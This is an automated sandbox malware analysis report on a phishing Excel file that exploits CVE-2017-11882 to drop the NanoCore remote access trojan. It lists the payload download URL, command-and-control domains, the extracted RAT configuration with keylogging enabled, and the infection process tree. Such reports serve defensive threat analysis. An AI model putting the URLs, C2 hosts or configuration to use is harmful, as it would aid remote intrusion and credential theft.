ID: 483694
Sample Name: F99 SEP-15 Price Inquiry.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:44:02
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report F99 SEP-15 Price Inquiry.xlsx

Overview

General Information

Sample Name:	F99 SEP-15 Price Inquiry.xlsx
Analysis ID:	483694
MD5:	4128d571ef358c0.
SHA1:	47754be43c4494..
SHA256:	a87afbfab3f21c6…
Tags:	NanoCore VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Yara detected Nanocore RAT

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1332 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2704 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2364 cmdline: 'C:\Users\Public\vbc.exe' MD5: AD2C14959341C7EC7D72C9FB3B10DEB9)
    - schtasks.exe (PID: 2656 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\smsBuojZSZn' /XML 'C:\Users\user\AppData\Local\Temp\tmpC2C3.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 2624 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "42fc7104-2795-42db-8417-dc7142ab",
  "Group": "NEW ME",
  "Domain1": "newmeforever.3utilities.com",
  "Domain2": "newmeforever12.3utilities.com",
  "Port": 83,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.691051857.0000000000D30000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x13a8:$x1: NanoCore.ClientPluginHost
00000009.00000002.691051857.0000000000D30000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x13a8:$x2: NanoCore.ClientPluginHost • 0x1486:$s4: PipeCreated • 0x13c2:$s5: IClientLoggingHost
00000009.00000002.692419310.0000000004780000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1f1db:$x1: NanoCore.ClientPluginHost • 0x1f1f5:$x2: IClientNetworkHost
00000009.00000002.692419310.0000000004780000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x1f1db:$x2: NanoCore.ClientPluginHost • 0x22518:$s4: PipeCreated • 0x1f1c8:$s5: IClientLoggingHost
00000009.00000002.690266961.0000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe

Click to see the 42 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.RegSvcs.exe.d30000.6.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x13a8:$x1: NanoCore.ClientPluginHost
9.2.RegSvcs.exe.d30000.6.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x13a8:$x2: NanoCore.ClientPluginHost • 0x1486:$s4: PipeCreated • 0x13c2:$s5: IClientLoggingHost
9.2.RegSvcs.exe.dd0000.10.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x170b:$x1: NanoCore.ClientPluginHost • 0x1725:$x2: IClientNetworkHost
9.2.RegSvcs.exe.dd0000.10.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x170b:$x2: NanoCore.ClientPluginHost • 0x34b6:$s4: PipeCreated • 0x16f8:$s5: IClientLoggingHost
9.2.RegSvcs.exe.d40000.7.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x3deb:$x1: NanoCore.ClientPluginHost • 0x3f48:$x2: IClientNetworkHost

Click to see the 88 entries

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Execution from Suspicious Folder

Sigma detected: Possible Applocker Bypass

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Yara detected Nanocore RAT

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co Co
Valid Accounts	Windows Management Instrumentation 1	Scheduled Task/Job 1	Extra Window Memory Injection 1	Disable or Modify Tools 1 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Er Cl
Domain Accounts	Command and Scripting Interpreter 3	Logon Script (Windows)	Process Injection 3 1 2	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Nc Po
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Scheduled Task/Job 1	Software Packing 1 3	NTDS	System Information Discovery 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Re Sc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Security Software Discovery 1 1 1	SSH	Keylogging	Data Transfer Size Limits	Nc La

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co Co
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Ap Pr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 3 1 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
F99 SEP-15 Price Inquiry.xlsx	29%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
9.2.RegSvcs.exe.e30000.11.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://207.246.99.155/covid/nano.exe	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
newmeforever.3utilities.com	100%	Avira URL Cloud	phishing	
newmeforever12.3utilities.com	100%	Avira URL Cloud	phishing	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
newmeforever.3utilities.com	79.134.225.19	true	true		unknown
newmeforever12.3utilities.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://207.246.99.155/covid/nano.exe	true	• Avira URL Cloud: safe	unknown
newmeforever.3utilities.com	true	• Avira URL Cloud: phishing	unknown
newmeforever12.3utilities.com	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.246.99.155	unknown	United States		20473	AS-CHOOPAUS	true
79.134.225.19	newmeforever.3utilities.com	Switzerland		6775	FINK-TELECOM-SERVICESCH	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483694
Start date:	15.09.2021
Start time:	11:44:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	F99 SEP-15 Price Inquiry.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@8/25@31/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:44:46	API Interceptor	66x Sleep call for process: EQNEDT32.EXE modified
11:44:50	API Interceptor	21x Sleep call for process: vbc.exe modified
11:44:53	API Interceptor	1x Sleep call for process: schtasks.exe modified
11:44:56	API Interceptor	1587x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.246.99.155	HBW PAYMENT LIST FOR 2021,20210809.xlsx	Get hash	malicious	Browse	• 207.246.99.155/covid/nano.exe
79.134.225.19	ZjITlPeOc4.exe	Get hash	malicious	Browse	
	Quotation Request.xlsx	Get hash	malicious	Browse	
	Swift-Correction.exe	Get hash	malicious	Browse	
	Swift_Confirmation.exe	Get hash	malicious	Browse	
	ORDER3898.exe	Get hash	malicious	Browse	
	Order No-202000125.xlsm	Get hash	malicious	Browse	
	USD35900.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
newmeforever.3utilities.com	KfvFDMfREk.exe	Get hash	malicious	Browse	• 107.174.224.202
	Document-#11420.xlsx	Get hash	malicious	Browse	• 107.174.224.202
	GePZmBqCQ4.exe	Get hash	malicious	Browse	• 79.134.225.25
	COMMERCIAL INVOICE AND PACKING LIST 1838 CTNS,Date - 19th August2021.xlsx	Get hash	malicious	Browse	• 79.134.225.25
	eIR8HT660q.exe	Get hash	malicious	Browse	• 79.134.225.25
	EGxDSO4qfi.exe	Get hash	malicious	Browse	• 79.134.225.25
	c3GwsoGAOg.exe	Get hash	malicious	Browse	• 79.134.225.25

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HBW PAYMENT LIST FOR 2021,20210809.xlsx	Get hash	malicious	Browse	• 79.134.225.25

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FINK-TELECOM-SERVICESCH	PO-INV 21460041492040401.PDF.exe	Get hash	malicious	Browse	• 79.134.225.7
	Quotation_562626263667.pdf.js	Get hash	malicious	Browse	• 79.134.225.10
	IRCeN4WRoN.exe	Get hash	malicious	Browse	• 79.134.225.87
	Covid-19 Data Report Checklist_pdf.exe	Get hash	malicious	Browse	• 79.134.225.107
	HhnZ6B5xzZ.exe	Get hash	malicious	Browse	• 79.134.225.91
	Oferta de produto 74675673748.jar	Get hash	malicious	Browse	• 79.134.225.10
	Purchase Order.js	Get hash	malicious	Browse	• 79.134.225.10
	Purchase Order.js	Get hash	malicious	Browse	• 79.134.225.10
	Payments_Copy.jar	Get hash	malicious	Browse	• 79.134.225.10
	Payments_Copy.jar	Get hash	malicious	Browse	• 79.134.225.10
	SKM_C454e20121811360.pdf.exe	Get hash	malicious	Browse	• 79.134.225.39
	kWGdFglyCp.exe	Get hash	malicious	Browse	• 79.134.225.77
	Covid-19 Data Report .exe	Get hash	malicious	Browse	• 79.134.225.107
	Covid-19 Data Report Google Checklist.exe	Get hash	malicious	Browse	• 79.134.225.107
	Price Request #20210907.exe	Get hash	malicious	Browse	• 79.134.225.95
	Quote_request.exe	Get hash	malicious	Browse	• 79.134.225.95
	tNC1w6dXQ9.exe	Get hash	malicious	Browse	• 79.134.225.76
	7PAX _Trip Itinerary Details.pdf.vbs	Get hash	malicious	Browse	• 79.134.225.27
	RRGpqq27Rl.exe	Get hash	malicious	Browse	• 79.134.225.21
	0sTLyRfo4M.exe	Get hash	malicious	Browse	• 79.134.225.53
AS-CHOOPAUS	re2.arm	Get hash	malicious	Browse	• 207.148.95.64
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 144.202.76.47
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.202.76.47
	HBW PAYMENT LIST FOR 2021,20210809.xlsx	Get hash	malicious	Browse	• 207.246.99.155
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.202.76.47
	RIkJg4Hr71	Get hash	malicious	Browse	• 44.175.18.143
	sora.x86	Get hash	malicious	Browse	• 44.168.96.238
	sora.arm7	Get hash	malicious	Browse	• 66.42.126.39
	OVLzirpJIn	Get hash	malicious	Browse	• 66.42.66.49
	Signature_Page.-639143_20210913.xlsb	Get hash	malicious	Browse	• 207.246.119.1
	RZAcKBlQo0.exe	Get hash	malicious	Browse	• 104.238.167.111
	dllhost.exe	Get hash	malicious	Browse	• 45.76.173.101
	ac1khvFT2V.exe	Get hash	malicious	Browse	• 45.32.240.31
	8U5snojV8p.exe	Get hash	malicious	Browse	• 95.179.229.244
	Antisocial.x86	Get hash	malicious	Browse	• 45.63.53.213
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.202.76.47
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.202.76.47
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.202.76.47
	p4vXpD0P73	Get hash	malicious	Browse	• 155.138.185.219
	j3LQELTT0m	Get hash	malicious	Browse	• 167.179.103.218

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nano[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nano[1].exe

Category:	downloaded
Size (bytes):	1044992
Entropy (8bit):	7.850518378611463
Encrypted:	false
SSDEEP:	24576:F8olll5wVNEDoAzqMj+6zpTNyBCWly5/fYd1xu1ZlIu:a2cNwzqMi6lTM0yI21Z1
MD5:	AD2C14959341C7EC7D72C9FB3B10DEB9
SHA1:	737ED1193D72E4C7CD48FBDFEDF9AB667ABE68CD
SHA-256:	1EE33DB9BD5B99DA583572D6916630D858ED387EAB79C352F61EC070D2A600FA
SHA-512:	35D0ABD365DA9A05A8B1B273FB936EFED92AFA03B7463F1E16901D053192B0EEE9F9BE71EB51516AF24A64F9F4E27EE20FFB55F30615EC8456CAEB8C682D7E20
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://207.246.99.155/covid/nano.exe
Preview:	

MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....Aa.....................n........... ....@.. ....`...........
.@................................0...W.......<k... ....H............text........ ....`.reloc.............................@..B.rsrc...<k.....
..l..................@..@................l........H........l...V.......H..z.(......}.....(....o....}....*..*...0...........{......E............8...Z...u................*..}.....].4S}......}.....*..}....
. ..Q.}......}.....*..}......{.... Km.a}......}.....*..}..... ,...}......}.....*..}......{.... ..=.a}......}.....*..}..... ....}......}.....*..}..... "G.R}......}.....*..}.....*...{....*.s....z.2.{.....+...*....0..<........{......3..{....(.
...o....3...}......+..s.......{....}..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3020C4AA.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	

.PNG........IHDR..............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
